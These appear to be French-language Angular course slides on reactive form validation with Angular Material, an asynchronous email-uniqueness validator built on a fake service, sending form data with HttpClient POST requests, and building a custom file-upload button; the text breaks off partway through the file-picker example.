Les éléments **input** sont appelés via la **directive** "matInput"

Les **boutons** sont également appelés par l'une des **directives** suivantes : *mat-button*, *mat-raised-button*, *mat-stroked-button*, *mat-flat-button*, *mat-icon-button*, *mat-fab* ou *mat-mini-fab*




Valider les formulaires

Chapitre : Formulaire avancé

>> Présentation

La validation des formulaires permet de tester **avant** l'envoi au serveur si celui-ci possède des information cohérente (*les champs obligatoires sont remplis, le mot de passe au minimum 8 caractères ...*)



The image shows a web form with two input fields. The first field is labeled 'Nom *' and contains the text 'Franck'. The second field is labeled 'Email *' and contains the text 'franckgmail.com'. Below the email field, there is a red error message that reads 'L'email est mal formé'. At the bottom of the form, there is a purple button labeled 'Modifier'.

Il est important de noter que cela ne constitue en aucun cas une sécurité ! Il s'agit plutôt **d'ergonomie** afin d'améliorer l'**expérience utilisateur** (UX).

Il suffirait à l'utilisateur de désactiver javascript, ou de modifier la page html en local, ou encore d'utiliser un testeur d'API (ex : *postman*) pour outrepasser les règles que nous allons mettre en place.

Les règles devront toujours être vérifiées de nouveau sur la partie back-end de l'application (le serveur).


>> Les FormGroup et les FormControl

Un **FormControl** permet de définir des règles sur le champ (*il ne doit pas être vide, avoir au minimum 4 caractères ...*)

Chaque champ du formulaire sera lié à un **FormControl**, et ceux-ci feront partie du même **FormGroup**.


La soumission du formulaire entraîne l'évaluation du **FormGroup** qui lui est associé.

Si le contenu d'un des champs ne correspond pas aux règles du **FormControl** qui lui est associé, alors le formulaire est invalide



>> Les FormGroup et les FormControl

Afin de lier un formulaire à un **FormGroup**, on utilisera la propriété **formGroup** de ce dernier
Afin de lier un champs à un **FormControl**, on utilisera la propriété **formControlName** de ces derniers



>> Le service FormBuilder

Le service **FormBuilder** permet de faciliter la création d'un **FormGroup** et des **FormControl** qui lui sont associé, il n'est pas obligatoire mais réduit le code nécessaire à la mise en place de la validation

On injecte le service FormBuilder

```
formBuilder: inject(FormBuilder)
```

```
public formGroupUtilisateur: FormGroup = this.formBuilder.group(  
  {  
    "email": ["", [Validators.required, Validators.email]],  
    "nom": ["", [Validators.required]]  
  }  
);
```

Chaque propriété représente un FormControl. Le nom de la propriété sera le nom du FormControl

La liste des règles à appliquer

Le premier élément du tableau est la valeur à afficher dans l'input (généralement celle-ci sera vide)



>> Affectation du FormGroup et des FormControl

Le **FormGroup** que l'on a créé via le **FormBuilder** est alors associé au formulaire via la propriété `formGroup`, et les inputs reçoivent un **FormControl** via la propriété `formControlName`

HTML

```
<form [formGroup]="formGroupUtilisateur">
  <mat-form-field appearance="fill">
    <mat-label>Nom</mat-label>
    <input formControlName="nom" matInput />
  </mat-form-field>

  <mat-form-field appearance="fill">
    <mat-label>Email</mat-label>
    <input formControlName="email" matInput />
  </mat-form-field>
</form>
```

TypeScript

```
public formGroupUtilisateur: FormGroup =
  this.formBuilder.group({
    "nom": ["", [Validators.required]],
    "email": ["", [Validators.required, Validators.email]]
  });
```

>> Utilisation du FormGroup

HTML

```
<form [formGroup]="formGroupUtilisateur"
(submit)="onModification()">
...
<button mat-raised-button>Modifier</button>
</form>
```

Le formulaire peut alors être récupérée sous forme d'un objet (via la propriété *value* du FormGroup).


Le nom des propriétés correspondent au nom du **FormControl** associé au champ, et leurs valeurs seront celles renseignées par l'utilisateur

Il est possible d'effectuer un traitement uniquement si tous les **FormControl** sont valides en vérifiant la valeur de la propriété "valid" du FormGroup

HTML

```
onModification(): void {

    if(this.formGroupUtilisateur.valid) {
        console.log(this.formGroupUtilisateur.value)
    } else {
        console.log("le formulaire est invalide");
    }
}
```



Nom *

FRANCK

Email *

franck.bansept@email.com

Modifier

```
{
  nom:"FRANCK",
  email:"franck.bansept@email.com"
}
```

>> Afficher les erreurs sur les FormField

Le composant mat-error permet d'afficher les erreurs sur les FormField.


Si c'est l'unique message d'erreur possible alors il suffit de l'ajouter et il sera affiché en cas d'erreur

Si plusieurs messages d'erreur sont possible, alors il sera nécessaire d'ajouter une instruction @if qui n'affichera que les messages correspondants à l'erreur (*voir slide suivante*)

```
<mat-form-field appearance="fill">
  <mat-label>Nom</mat-label>
  <input type="text" FormControlName="nom" matInput />

  <mat-error>
    Le nom est <strong>obligatoire</strong>
  </mat-error>

</mat-form-field>
```



The screenshot shows a web form with two input fields. The first field, labeled 'Nom *', is highlighted with a red border and a red error message 'Le nom est obligatoire' below it. The second field, labeled 'Email *', contains the text 'franck.bansept@email.com'. Below the email field is a purple button labeled 'Modifier'.

>> Afficher les erreurs sur les FormField

Il est possible d'ajouter plusieurs erreurs, et donc plusieurs messages à l'utilisateur, ce serait par exemple le cas de l'e-mail qui est obligatoire ET doit respecter un format d'e-mail

```
<mat-form-field appearance="fill">
  <mat-label>Email</mat-label>
  <input formControlName="email" matInput />
```

Les **formControl** peuvent être récupérée via le **formGroup**, grâce à sa méthode **get** qui nous permet d'obtenir un **formControl** via son nom

```
@if(formGroupUtilisateur.get('email')?.hasError('required'))
  <mat-error>
    L'email est <strong>obligatoire</strong>
  </mat-error>
} @else {
  <mat-error>
    L'email est <strong>mal formé</strong>
  </mat-error>
}
```

Les erreurs peuvent alors être récupérées en testant leur existence via la méthode **hasError** des formControl, leurs noms dépendent du validateur utilisé

>> Les propriétés des erreurs

TODO : max length

<mat-form-f



>> Compatibilité avec d'autres bibliothèques de composants

A noter que la validation de formulaire d'Angular n'est pas uniquement compatible avec la bibliothèque **Material**, voici l'exemple d'un input qui a reçu des classes de la bibliothèque **Twitter Bootstrap 5**, et qui affiche les erreurs en utilisant les recommandations de cette dernière (*mais vous pouvez utiliser vos propre classe / bibliothèques*) :

```
<div class="form-group" [class.has-danger]="formControl.get(nom)?.hasError('required')">
```

```
  <label class="form-label">Nom</label>
```

```
  <input type="text"
```

```
    [class.is-invalid]="formControl.get(nom)?.hasError('required')"
```

```
    formControlName="nom"
```

```
    class="form-control">
```

```
  <div class="invalid-feedback">
```

```
    Le nom est <strong>obligatoire</strong>
```

```
  </div>
```

```
</div>
```

Nom



Le nom est **obligatoire**



Différer la validation

>> Optimisation avec updateOn

Comme vous pouvez le voir à chaque fois que la valeur d'un contrôle de formulaire change, Angular relance nos validateurs. Cela peut entraîner de graves problèmes de performances. Pour atténuer ce problème, la version v5 d'Angular a introduit la propriété `updateOn` sur le `AbstractControl`. Cela signifie que `FormControl`, `FormGroup`, et `FormArray`, ont tous cette propriété.


`updateOn` nous permet de définir la stratégie de mise à jour de nos contrôles de formulaire en choisissant quel événement DOM déclenche les mises à jour. Les valeurs possibles pour la `updateOn` sont :

- `change` (valeur par défaut) : correspond l'événement `change` de `<input/>` ;
- `blur` : correspond à l'événement `blur` de `<input/>` (déclenché lorsque l'on quitte le champs);
- `submit` : correspond à l'événement DOM `submit` sur le formulaire parent.

>> Exemple de validation nécessitant un traitement lourd

Si un formulaire possède un champ "email" lors de la création d'un compte, il est assez fréquent de devoir vérifier si celui-ci n'est pas déjà utilisé.

Il n'est pas possible de charger l'intégralité des emails de la base de données au préalable, pour des raisons évidentes de performance et/ou de confidentialité. Le traitement sera donc asynchrone, traité par le serveur et devra attendre le retour du serveur, et enfin pouvoir afficher si l'email est déjà utilisé ou non.



>> Création d'un faux service

Si un formulaire possède un champ "email" lors de la création d'un compte, il est assez fréquent de devoir vérifier si celui-ci n'est pas déjà utilisé.

```
import { AbstractControl, AsyncValidatorFn } from '@angular/forms';
import { BehaviorSubject, Observable, of } from 'rxjs';
import { map, delay } from 'rxjs/operators';
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root'
})
export class FauxEmailValidator {
  public _nombreRequete: BehaviorSubject<number> = new BehaviorSubject(0);
}
```

>> Création d'une fausse requête

Dans ce service, nous allons ajouter une méthode permettant de simuler une requête. Celle-ci aura un délai d'une demi seconde. et retournera un observable contenant un booléen "vrai" si l'email est égale à "bansept.franck@gmail.com" ou "steeve.smith@caramail.fr"

```
//----- simulation d'une requete -----  
private emailExists(email: string): Observable < any > {  
  return of(email).pipe(  
    delay(500),  
    map((email) => {  
      this._nombreRequete.next(this._nombreRequete.getValue() + 1);  
      const emails = ['bansept.franck@gmail.com', 'steeve.smith@caramail.fr'];  
      return emails.includes(email);  
    })  
  );  
}
```

Chaque appel incrémente le compteur de requête

>> Création d'un Valideur asynchrone

Toujours dans ce service, nous allons ajouter une méthode qui retournera un validateur asynchrone, et qui fera appel à notre faux service.

```
public uniqueEmailValidator(): AsyncValidatorFn {  
  
    return (control: AbstractControl): Observable<any> => {  
        return this.emailExists(control.value).pipe(  
            map((exists) => (exists ? { emailExists: true } : null))  
        );  
    };  
}
```

>> FormControl

Créez un nouveau composant qui injecte notre faux service.

Puis créez un FormGroup contenant un FormControl qui aura la propriété `updateOn` à "blur" ainsi que 2 validateurs synchrones et un 3ème validateur asynchrone (notre faux validateur)

```
export class TestComponent implements OnInit {  
  
    public nombreRequete: number = 0;  
  
    emailValidator: inject(FauxEmailValidator)  
  
    public formulaire: FormGroup = new FormGroup(  
        {  
            email: new FormControl("",  
                {  
                    validators: [  
                        Validators.required,  
                        Validators.pattern("^[a-z0-9._%+-]+@[a-z0-9.-]+\.[a-z]{2,4}$")  
                    ],  
                    asyncValidators: this.emailValidator.uniqueEmailValidator(),  
                    updateOn: 'blur'  
                })  
        })  
    );  
  
    ...  
}
```

>> Compteur de requête

Afin de vérifier le nombre de requêtes effectuées, nous pouvons souscrire aux changements de l'observable fourni par notre faux service.

Dans la méthode `ngOnInit` de notre composant ajoutez :

```
ngOnInit(): void {  
    this.emailValidator._nombreRequete  
        .subscribe(nombreRequete => this.nombreRequete = nombreRequete)  
}
```



>> Vue de test

Et enfin la vue du composant pour tester l'application

```
<form class="row" (ngSubmit)="onSubmit()" [formGroup]="formulaire">
  <mat-form-field appearance="fill">
    <mat-label>Email</mat-label>

    <input matInput value="" formControlName="email" />
    @if (formulaire.get('email')?.hasError('required')) {
      <mat-error>
        L'email est obligatoire
      </mat-error>
    } @else if (formulaire.get('email')?.hasError('pattern')) {
      <mat-error >
        Le format est invalide
      </mat-error>
    } @else {
      <mat-error>
        Cet email est déjà utilisé
      </mat-error>
    }
  </mat-form-field>
  <button mat-raised-button color="primary">
    Soumettre
  </button>
</form>
```






Delay et SwitchMap

(Voir exemple)

Chapitre : Formulaire avancé



Ajout manuel de la validation
asynchrone au moment de la
soumission du formulaire

(Voir exemple)

Chapitre : Formulaire avancé



Créer une ressource



Envoyer des données

Chapitre : Effectuer des requêtes

>> Les requêtes POST et PUT

Dans l'exemple précédent, la méthode de la classe `HttpClient` qui a été appelée est la méthode `get()`, car la méthode de l'URL appelée aurait été de type GET.

Mais il existe aussi également les méthodes **post**, **put** et **delete** que nous utiliserons pour notre API REST (*POST sera utilisé pour créer une ressource alors que PUT la modifiera*)

A noter que `post()` et `put()` dispose d'un paramètre permettant d'envoyer des données via le corp de la requête

```
this.client
    .post("http://mon-url", "données à envoyer")
    .subscribe((retour: any) => {
        console.log(retour)
    });
```



>> Les requêtes AJAX

Afin d'envoyer du JSON au serveur il nous faut utiliser également la class `HttpHeaders` contenue dans le module `HttpClientModule`.

Celle-ci permettra d'indiquer au serveur que le contenu envoyé sera au format JSON, mais également que nous provenons d'un réseau complètement différent

```
import { HttpClient, HttpHeaders } from '@angular/common/http';  
  
...  
  
const headers = new HttpHeaders()  
  .set('Content-Type', 'application/json; charset=utf-8');  
  .set('Access-Control-Allow-Origin', '*');  
  
this.client  
  .post("http://mon-url", "données à envoyer", { headers })  
  .subscribe((retour: any) => {  
    console.log(retour)  
  });
```

>> Les requêtes AJAX : envoi JSON

Par défaut le format qui sera envoyé sera du JSON

Le format récupérer également, sauf si l'on précise explicitement que ce sera un autre format

Cet objet sera transformé en JSON

```
this.client
    .post("http://mon-url", { propriete1: 'val 1' }, { headers, responseType: "text" })
    .subscribe((retour: String) => {
        console.log(retour)
    });
```

Le retour ne sera pas transformé en javascript

>> Les données du formulaire

La propriété *formulaire* de type *FormGroup* permet d'obtenir un objet via sa propriété *value*.

Le nom des propriétés de cet objet sera issu du nom du *FormControl* associé et dont les valeurs seront les informations saisies par l'utilisateur.

C'est donc cet objet que nous allons envoyer.

```
onSubmit() {  
  
  if (this.formulaire.valid) {  
  
    this.client  
      .post("http://localhost:4000/meme", this.formulaire.value)  
      .subscribe(resultat => alert("Meme ajouté"))  
  }  
}
```





Upload de fichier



Personnaliser le sélecteur de fichier

Chapitre : Effectuer des requêtes

Personnaliser le sélecteur de fichier

Par défaut un sélecteur de fichier n'est pas très ergonomique et intégrable dans le design d'un site

```
<input type="file">
```



Nous pouvons le modifier tout en gardant sa fonction principale : ouvrir la fenêtre de sélection des fichiers

TODO screenshot

Pour cela nous allons utiliser un sélecteur de fichier classique, que nous allons masquer.
Puis nous allons ajouter un bouton que lorsque l'on cliquera, nous simulerons un clic sur le sélecteur de fichier masqué

>> Sélectionner un élément par référence

Il existe un raccourci assez simple afin de cibler un élément particulier : lui affecter une référence. Celle-ci est définie en étant préfixée par un dièse #. Les événements de la même vue peuvent alors le cibler :

```
<input #monInput />
```

```
<button (click)="monInput.value = 'un texte'">
```

```
  Clic moi
```

```
</button>
```



>> La variable \$event

Chaque événement d'angular possède une propriété \$event, que l'on peut utiliser directement dans l'instruction de l'événement ou la passer dans un des paramètre d'une méthode appelée, cette variable \$event contient toutes les informations des événements javascript standard

Fichier HTML

```
<button (click)="onClick('hello',$event,'world')">
```

Clic moi

```
</button>
```

Fichier TS

```
onClick(param1: String, param2: MouseEvent, param3: String) {  
  console.log(param2.clientX, param2.clientY)  
}
```



>> Personnaliser le sélecteur de fichier

Nous allons avoir besoin d'une propriété capable de contenir le fichier choisi, ainsi qu'une méthode qui sera appelée lorsque l'utilisateur aura choisi un fichier. Cette méthode (*onFichierSelectionne*) placera ce dernier dans la propriété fichier

```
<input #fileUpload type="file" (change)="onFichierSelectionne($event)" style="display: none;" />
<div>
  {{ fichier?.name || 'Aucun fichier sélectionné' }}

  <button mat-mini-fab color="primary" (click)="$event.preventDefault(); fileUpload.click()">
    <mat-icon>attach_file</mat-icon>
  </button>
</div>
```

```
fichier: File | null = null;

onFichierSelectionne(e: any) {

  if (e.target.files[0]) {
    this.fichier = e.target.files[0];
  }
}
```

>> Personnaliser le sélecteur de fichier

Lorsque le fichier est sélectionné, la méthode *onFichierSelectionne* est appelée

```
<input #fileUpload type="file" (change)="onFichierSelectionne($event)" style="display: none;" />

<div>
